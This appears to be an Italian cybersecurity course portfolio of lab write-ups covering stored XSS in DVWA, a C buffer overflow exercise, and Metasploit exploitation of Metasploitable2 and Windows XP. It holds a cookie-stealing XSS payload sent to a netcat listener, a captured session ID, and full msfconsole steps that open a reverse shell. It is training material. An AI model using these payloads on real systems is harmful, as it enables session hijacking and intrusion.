Vulnerability: Stored Cross Site Scripting (XSS)

Name *	EvilScript
Message *	<pre>&lt;script&gt;window.location='http://127.0.0.1:9999/?cookie='+document.cookie&lt;/script&gt;</pre>
<input type="button" value="Sign Guestbook"/>	


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>...</head>
  <body class="home">
    <div id="container">
      <div id="header">...</div>
      <div id="main_menu">...</div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return validate_form(this)">event
              <table width="550" cellspacing="1" cellpadding="2" border="0">
                <tbody>
                  <tr>...</tr>
                  <tr>
                    <td width="100">Message *</td>
                    <td>
                      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
                    </td>
                  </tr>
                </tbody>
              </table>
            </form>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

```
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
</td>
```

## 2.6 Exploit XSS

### Exploit XSS script

- Una volta caricato lo script, esso viene eseguito dalla pagina web.
- Cookie di sessione vengono reindirizzati al server in ascolto con successo.



```
(kali㉿kali)-[~]
$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 55250
GET /?cookie=security=low;%20PHPSESSID=138366b1a55675b90a04e445c26fe28a HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.200.150/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

3

# System Exploit BOF

# System Exploit BOF



## Traccia

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio; le ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.
- Inserire controlli di input.
- Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto.

# Table of contents

01

## Descrizione programma

- 1.1 Concetto di Buffer Overflow
- 1.2 Descrizione
- 1.3 Esecuzione

02

## Modifica programma

- 2.1 Modifica del codice
- 2.2 Segmentation Fault
- 2.3 Controllo input utente
- 2.4 Menù di selezione

# **1. Descrizione programma**

# 1.1 Concetto di Buffer Overflow



## Buffer Overflow

- Si verifica quando un programma inserisce più dati di quelli che un buffer può gestire, sovrascrivendo la memoria oltre i limiti del buffer.
- Cause più comuni:
  - mancata verifica accurata della lunghezza dei dati in ingresso;
  - utilizzo di funzioni di libreria non sicure che non controllano i limiti del buffer.

## Cos'è un buffer?

Un buffer è una zona di memoria utilizzata per immagazzinare temporaneamente dati durante l'esecuzione di un programma. I buffer sono comunemente utilizzati per leggere o scrivere dati da o verso file, dispositivi di input/output, reti, e per elaborare input utente.

## Segmentation Fault

- Si verifica quando un programma tenta di:
- leggere o scrivere in un'area di memoria non allocata.
  - accedere a memoria oltre i limiti di un array o buffer.
  - utilizzare puntatori non inizializzati o nulli.

# 1.2 Descrizione

```
1 #include <stdio.h>
1
2 int main() {
3
4     int vector[10], i, j, k;
5     int swap_var;
```



- Importata la libreria stdio.h, una libreria standard del linguaggio C.
- Successivamente dichiarazione delle variabili che saranno utilizzate nel codice e l'array "vector" di cui si specifica la dimensione. In questo caso, il vettore potrà contenere 10 elementi.

```
7     printf("Inserire 10 interi:\n");
8
9     for (i = 0; i < 10; i++) {
10         int c = i + 1;
11         printf("[%d]:", c);
12         scanf("%d", &vector[i]);
13     }
```



- Tramite ciclo for, inserimento dei 10 elementi nell'array "vector": finché i sarà minore di 10, verrà stampato l'indice della posizione attuale (memorizzato nella variabile c) e sarà chiesto all'utente di inserire un numero da memorizzare in quella posizione.

```
15    printf("Il vettore inserito e':\n");
16    for (i = 0; i < 10; i++) {
17        int t = i + 1;
18        printf("[%d]: %d", t, vector[i]);
19        printf("\n");
20    }
```



- Stampa a schermo l'array in ordine di inserimento.

# 1.2 Descrizione

```
22 for (j = 0; j < 10 - 1; j++) {  
23     for (k = 0; k < 10 - j - 1; k++) {  
24         if (vector[k] > vector[k + 1]) {  
25             swap_var = vector[k];  
26             vector[k] = vector[k + 1];  
27             vector[k + 1] = swap_var;  
28         }  
29     }  
30 }
```



- Ordina gli elementi del vettore in ordine crescente utilizzando una concatenazione di due cicli for. Se l'elemento in `vector[k]` è maggiore dell'elemento successivo, viene eseguito uno scambio tra i due elementi utilizzando una variabile temporanea `swap_vector`.

```
31 printf("Il vettore ordinato e':\n");  
32 for (j = 0; j < 10; j++) {  
33     int g = j + 1;  
34     printf("[%d]:", g);  
35     printf("%d\n", vector[j]);  
36 }  
37  
38 return 0;  
39 }
```



- Stampa a schermo l'array ordinato in maniera crescente.

# 1.3 Esecuzione

```
1 #include <stdio.h>
2
3 int main() {
4     int vector[10], i, j, k;
5     int swap_var;
6
7     printf("Inserire 10 interi:\n");
8
9     for (i = 0; i < 10; i++) {
10        int c = i + 1;
11        printf("[%d]:", c);
12        scanf("%d", &vector[i]);
13    }
14
15    printf("Il vettore inserito e':\n");
16    for (i = 0; i < 10; i++) {
17        int t = i + 1;
18        printf("[%d]: %d", t, vector[i]);
19        printf("\n");
20    }
21
22    for (j = 0; j < 10 - 1; j++) {
23        for (k = 0; k < 10 - j - 1; k++) {
24            if (vector[k] > vector[k + 1]) {
25                swap_var = vector[k];
26                vector[k] = vector[k + 1];
27                vector[k + 1] = swap_var;
28            }
29        }
30    }
31    printf("Il vettore ordinato e':\n");
32    for (j = 0; j < 10; j++) {
33        int g = j + 1;
34        printf("[%d]:", g);
35        printf("%d\n", vector[j]);
36    }
37
38    return 0;
39 }
```

Inserimento dei numeri da parte dell'utente.

Stampa dell'array nell'ordine inserito dall'utente.

Stampa dell'array in ordine crescente.

```
) ./bof_original
Inserire 10 interi:
[1]:1
[2]:2
[3]:5
[4]:6
[5]:77
[6]:3
[7]:2
[8]:6
[9]:44
[10]:6
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 5
[4]: 6
[5]: 77
[6]: 3
[7]: 2
[8]: 6
[9]: 44
[10]: 6
Il vettore ordinato e':
[1]:1
[2]:2
[3]:2
[4]:3
[5]:5
[6]:6
[7]:6
[8]:6
[9]:44
[10]:77
```

## **2. Modifica programma**

## 2.1 Modifica del codice

Utilizzato un ciclo for per inserire elementi casuali nell'array fino a quando il contatore i è minore di 1000000 o fino a quando si verifica un errore di segmentation fault. Questo errore si verifica quando il programma tenta di accedere a una zona di memoria a cui non ha accesso.



```
19 // Funzione che provoca un segmentation fault accedendo a indici fuori dai
20 // limiti
21 void cause_segmentation_fault() {
22     int vector[10];
23     int i;
24     int min = 1;
25     int max = 100;
26     int random_number;
27
28     // Inizializza il generatore di numeri casuali
29     srand(time(NULL));
30
31     for (i = 0; i < 1000000; i++) {
32         random_number = rand() % (max - min + 1) + min;
33         // Questo causerà eventualmente un segmentation fault
34         printf("[%d]:", i);
35         printf("%d\n", random_number);
36         vector[i] = random_number; // Tentativo di accesso fuori dai limiti
37     }
38 }
```

## 2.2 Segmentation fault

Durante l'esecuzione del programma, sono state sovrascritte altre parti della memoria del sistema fino a raggiungere l'ultimo spazio di memoria sovrascrivibile, ovvero fino all'inserimento del 916° numero.

In sostanza, quando si tenta di inserire il 917° numero nell'array, il programma tenta di accedere a una zona di memoria a cui non ha il permesso di scrivere, causando così l'errore di segmentation fault. Questo accade perché il sistema operativo impedisce al programma di continuare a scrivere oltre i limiti consentiti della memoria, al fine di proteggere l'integrità del sistema e prevenire eventuali danni.

```
[909]:6  
[910]:19  
[911]:59  
[912]:49  
[913]:2  
[914]:45  
[915]:18  
[916]:49
```

```
zsh: segmentation fault ./bof_final
```



## 2.3 Controllo input utente

Controllo su **tipo di input**: verifica che la stringa inserita in input contenga solo numeri interi.

```
6 int check_if_integer(char *str) {  
7     if (*str == '-' || *str == '+')  
8         str++; // Salta il segno  
9     if (!*str)  
10        return 0; // Stringa vuota dopo il segno non valida  
11    while (*str) {  
12        if (!isdigit(*str))  
13            return 0; // Se non è una cifra, ritorna 0  
14        str++;  
15    }  
16    return 1; // Tutti i caratteri sono cifre  
17 }
```

Controllo su **lunghezza di input**: verifica che il numero di valori inseriti in input non superi la capienza massima dichiarata per la variabile "vector".

```
31 for (i = 0; i < 1000000; i++) {  
32     int length = sizeof(vector) / sizeof(vector[0]);  
33     if (i > length) {  
34         break;  
35     }
```

## 2.4 Menù selezione

```
135 int main()
136 {
137     int choice;
138     char input[256];
139
140     // Menu di scelta per l'utente
141     printf("\nMenu:\n");
142     printf("1. Esegui normalmente\n");
143     printf("2. Causa segmentation fault con accesso casuale\n");
144     printf("3. Tenta segmentation fault con controllo input\n");
145     printf("4. Esci\n");
146
147     while (1)
148     {
149         printf("Inserisci la tua scelta: ");
150         scanf("%s", input);
151         if (check_if_integer(input))
152         {
153             choice = atoi(input);
154             if (choice >= 1 && choice <= 4)
155             {
156                 break;
157             }
158         }
159         printf("Scelta non valida! Inserisci 1, 2, 3 o 4: ");
160     }
161
162     // Gestione delle diverse scelte dell'utente
163     if (choice == 1)
164     {
165         normal_execution();
166     }
167     else if (choice == 2)
168     {
169         cause_segmentation_fault();
170     }
171     else if (choice == 3)
172     {
173         fail_segmentation_fault();
174     }
175     else if (choice == 4)
176     {
177         printf("Uscita dal programma.\n");
178         return 0; // Esci dal programma
179     }
180
181     return 0;
182 }
```

Produzione di un menù di selezione per l'esecuzione del programma con controlli di input per evitare segmentation fault o no.

Menu:

1. Esegui normalmente
2. Causa segmentation fault con accesso casuale
3. Tenta segmentation fault con controllo input
4. Esci

Inserisci la tua scelta:

**4**

# **Exploit Metasploitable2**

# Exploit Metasploitable2




## Traccia

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable2.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole.
- Eseguire il comando "ifconfig" una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

## Requisiti laboratorio

- IP Kali Linux: 192.168.11.105/24
- IP Metasploitable2: 192.168.11.155/24
- Porta in ascolto: 4488



# Table of contents

**01**

## **Laboratorio virtuale**

- 1.1 Configurazione Kali Linux**
- 1.2 Configurazione Metasploitable2**
- 1.3 Verifica connettività**

**02**

## **Vulnerability scan**

- 2.1 Nmap scan**
- 2.2 Nessus scan**

**03**

## **Fase di exploit**

- 3.1 Metasploit**
- 3.2 Exploit vulnerabilità porta 445**

# **1. Laboratorio virtuale**

# 1.1 Configurazione Kali Linux




## Configurazione IP

Dopo aver avviato Kali Linux si è configurata l'interfaccia di rete:

- modifica del file `/etc/network/interfaces` inserendo indirizzo IP richiesto;
- riavvio scheda di rete tramite `/etc/init.d/networking restart`;
- verifica configurazione tramite `ifconfig`.



```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.11.105 netmask 255.255.255.0 broadcast 192.168.11.255
      inet6 fe80::a00:27ff:feea:d605 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:ea:d6:05 txqueuelen 1000 (Ethernet)
          RX packets 28696 bytes 20629676 (19.6 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 20651 bytes 3122030 (2.9 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```




# 1.2 Configurazione Metasploitable2



## Configurazione IP

Dopo aver avviato Metasploitable2 si è configurata l'interfaccia di rete:

- modifica del file `/etc/network/interfaces` inserendo indirizzo IP richiesto;
- riavvio scheda di rete tramite `/etc/init.d/networking restart`;
- verifica configurazione tramite `ifconfig`.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:92:c3:e0
          inet  addr:192.168.11.155  Bcast:192.168.11.255  Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fe92:c3e0/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:6 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:384 (384.0 B)  TX bytes:4626 (4.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

# 1.3 Verifica connettività



## Ping tra le due macchine

- Dopo aver avviato entrambe le macchine è stato eseguito il comando *ping* su Kali Linux per verificare la capacità di comunicazione con la macchina Metasploitable2.
- Se la configurazione è corretta, vengono riportati i pacchetti inviati/ricevuti/persi durante la comunicazione.




```
(kali㉿kali)-[~]
$ ping -c 3 192.168.11.155
PING 192.168.11.155 (192.168.11.155) 56(84) bytes of data.
64 bytes from 192.168.11.155: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 192.168.11.155: icmp_seq=2 ttl=64 time=0.999 ms
64 bytes from 192.168.11.155: icmp_seq=3 ttl=64 time=1.07 ms

— 192.168.11.155 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.999/1.027/1.071/0.031 ms
```

## **2. Vulnerability scan**

# 2.1 Nmap scan



# Nmap

Tramite Nmap scansione porte della macchina target e identificazione del servizio attivo sulla porta 445.

```
(kali㉿kali)-[~/CS0424IT]
$ nmap -p 445 -A 192.168.11.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 16:16 CEST
Nmap scan report for 192.168.11.155
Host is up (0.00049s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Host script results:
|_clock-skew: mean: 2h00m07s, deviation: 2h49m42s, median: 7s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2024-07-15T10:16:58-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.99 seconds
```

## 2.2 Nessus scan



# Nessus

Nessus è uno strumento di scansione delle vulnerabilità utilizzato per identificare punti deboli e configurazioni errate nei sistemi informatici. Questo software esegue scansioni di sicurezza su reti, server, e dispositivi, rilevando vulnerabilità note grazie al confronto che esegue con database sempre aggiornati.

### Samba Badlock Vulnerability

HIGH Nessus Plugin ID 90509

Language: English ▾

Information Dependencies Dependents Changelog

**Synopsis**  
An SMB server running on the remote host is affected by the Badlock vulnerability.

**Description**  
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy)(LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

**Plugin Details**

Severity: High  
ID: 90509  
File Name: samba\_badlock.nasl  
Version: 1.8  
Type: remote  
Family: General  
Published: 4/13/2016  
Updated: 11/20/2019

192.168.11.155				
CRITICAL	HIGH	MEDIUM	LOW	INFO
9	8	30	8	93
Total: 148				
Vulnerabilities	SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN NAME
CRITICAL	9.8	9.2	70728	Apache PHP-CGI Remote Code Execution
CRITICAL	9.8	9.0	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	5.9	125855	phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)
CRITICAL	10.0	-	171340	Apache Tomcat SEoL (<= 5.5.x)
CRITICAL	10.0*	5.1	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	5.1	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0*	5.9	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0*	-	61708	VNC Server 'password' Password
HIGH	8.8	7.4	19704	TWiki 'rev' Parameter Arbitrary Command Execution
HIGH	8.6	5.2	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	42256	NFS Shares World Readable
HIGH	7.5	5.9	90509	Samba Badlock Vulnerability
HIGH	7.5*	-	39465	CGI Generic Command Execution
HIGH	7.5*	-	39469	CGI Generic Remote File Inclusion
HIGH	7.5*	9.2	59088	PHP PHP-CGI Query String Parameter Injection Arbitrary Code Execution
HIGH	7.5*	6.7	36171	phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

### **3. Fase di exploit**

# 3.1 Metasploit



## Metasploit

Metasploit è un framework open source che fornisce una vasta gamma di exploit creati dalla comunità e numerosi vettori di attacco che si possono utilizzare contro diversi sistemi e tecnologie.



```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

.:ok000kdc'          'cdk000ko:.
.x000000000000c      c000000000000x.
:00000000000000k,   ,k00000000000000:
'000000000kkkk00000: :0000000000000000'
o0000000.   .00000o000l.   ,000000000
d0000000.   .c00000c.   ,00000000x
l0000000.   ;d;   ,000000000l
.0000000.   .;   ;   ,00000000.
c000000.   .00c.   '00.   ,0000000c
o000000.   .0000.   :0000.   ,0000000
l00000.   .0000.   :0000.   ,0000000l
;0000'   .0000.   :0000.   ;0000;
.d00o   .0000occcx0000.   x00d.
,k0l   .00000000000000. .d0k,
:kk; .00000000000000.c0k:
;k0000000000000000k:
,x00000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.4.15-dev
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > ]
```

# 3.2 Exploit vulnerabilità porta 445

```
msf6 > search samba  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average
2	\_ target: Automatic	.	.
3	\_ target: Windows 2000 English	.	.
4	\_ target: Windows XP English SP0-1	.	.
5	\_ target: Windows XP English SP2	.	.
6	\_ target: Windows 2003 English SP0	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual
9	\_ target: Windows x86	.	.
10	\_ target: Windows x64	.	.
11	post/linux/gather/enum_configs	.	normal
12	auxiliary/scanner/rsync/modules_list	.	normal
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent
15	exploit/multi/samba/usermap_script	2007-05-14	excellent
16	exploit/multi/samba/nttrans	2003-04-07	average
17	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal

```
msf6 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > show options  
  
Module options (exploit/multi/samba/usermap_script):  
=====
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139	yes	The target port (TCP)

```
Payload options (cmd/unix/reverse_netcat):  
=====
```

Name	Current Setting	Required	Description
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

## 3.2 Exploit vulnerabilità porta 445

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.11.155
RHOSTS => 192.168.11.155
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.11.105
LHOST => 192.168.11.105
msf6 exploit(multi/samba/usermap_script) > set LPORT 4488
LPORT => 4488
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
---      ---  ---  ---
CHOST          no    The local client address
CPORT          no    The local client port
Proxies        no    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.11.155  yes   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445   yes   The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
---      ---  ---  ---
LHOST        192.168.11.105  yes   The listen address (an interface may be specified)
LPORT          4488  yes   The listen port

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.11.105:4488
[*] Command shell session 1 opened (192.168.11.105:4488 → 192.168.11.155:55620) at 2024-07-15 16:52:06 +0200

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:92:c3:e0
          inet addr:192.168.11.155  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe92:c3e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15688 (15.3 KB)  TX bytes:22758 (22.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:273 errors:0 dropped:0 overruns:0 frame:0
          TX packets:273 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:101481 (99.1 KB)  TX bytes:101481 (99.1 KB)
```

5

# Exploit Windows XP

# Exploit Windows XP




## Traccia

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili.

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP.
- Sfruttare la vulnerabilità identificata dal codice **MS17-010** con Metasploit.

## Requisiti laboratorio

- IP Kali Linux: 192.168.166.100/24
- IP Windows XP: 192.168.166.200/24
- Porta in ascolto: 8888



# Exploit Windows XP



## Obiettivi

Una volta ottenuta una sessione Meterpreter, eseguire una fase di test per confermare di essere sulla macchina target. Recuperare le seguenti informazioni:

- se la macchina target è una macchina virtuale oppure una macchina fisica;
  - le impostazioni di rete della macchina target;
  - se la macchina target ha a disposizione delle webcam attive;
  - recuperare uno screenshot del desktop;
  - i privilegi dell'utente;
- 
- BONUS: creare una backdoor, iniettarla nel sistema, ed intercettare la connessione.

# Table of contents

**01**

## **Laboratorio virtuale**

- 1.1 Configurazione Kali Linux**
- 1.2 Configurazione Windows XP**
- 1.3 Verifica connettività**

**02**

## **Vulnerability scan**

- 2.1 Nessus scan**
- 2.2 Nmap scan**

**03**

## **Fase di exploit**

- 3.1 Exploit vulnerabilità MS17-010**
- 3.2 Raccolta informazioni**
- 3.3 BONUS: backdoor**

# **1. Laboratorio virtuale**

# 1.1 Configurazione Kali Linux




## Configurazione IP

Dopo aver avviato Kali Linux si è configurata l'interfaccia di rete:

- modifica del file `/etc/network/interfaces` inserendo indirizzo IP richiesto;
- riavvio scheda di rete tramite `/etc/init.d/networking restart`;
- verifica configurazione tramite `ifconfig`.



```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.166.100 netmask 255.255.255.0 broadcast 192.168.166.255
          inet6 fe80::a00:27ff:feea:d605 prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:ea:d6:05 txqueuelen 1000 (Ethernet)
              RX packets 19 bytes 1923 (1.8 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 40 bytes 4080 (3.9 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```




# 1.2 Configurazione Windows XP



## Configurazione IP

- Dopo aver avviato Windows XP si è configurata l'interfaccia di rete tramite il pannello di controllo.
- verifica configurazione tramite *ipconfig*.



```
C:\Documents and Settings\Administrator>ipconfig  
Configurazione IP di Windows  
  
Scheda Ethernet Connessione alla rete locale (LAN):  
  
Suffisso DNS specifico per connessione:  
Indirizzo IP . . . . . : 192.168.166.200  
Subnet mask . . . . . : 255.255.255.0  
Gateway predefinito . . . . . : 192.168.166.1
```

# 1.3 Verifica connettività



## Ping tra le due macchine

- Dopo aver avviato entrambe le macchine è stato eseguito il comando *ping* su Kali Linux per verificare la capacità di comunicazione con la macchina Windows XP.
- Se la configurazione è corretta, vengono riportati i pacchetti inviati/ricevuti/persi durante la comunicazione.



```
(kali㉿kali)-[~]
$ ping -c 3 192.168.166.200
PING 192.168.166.200 (192.168.166.200) 56(84) bytes of data.
64 bytes from 192.168.166.200: icmp_seq=1 ttl=128 time=1.33 ms
64 bytes from 192.168.166.200: icmp_seq=2 ttl=128 time=0.953 ms
64 bytes from 192.168.166.200: icmp_seq=3 ttl=128 time=1.26 ms

— 192.168.166.200 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.953/1.183/1.332/0.164 ms
```

## **2. Vulnerability scan**

# 2.1 Nessus scan

192.168.166.200				
CRITICAL	HIGH	MEDIUM	LOW	INFO
4	2	1	1	22
Vulnerabilities				
Total: 30				
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.0	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unprivileged check)
CRITICAL	10.0	-	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unprivileged check)
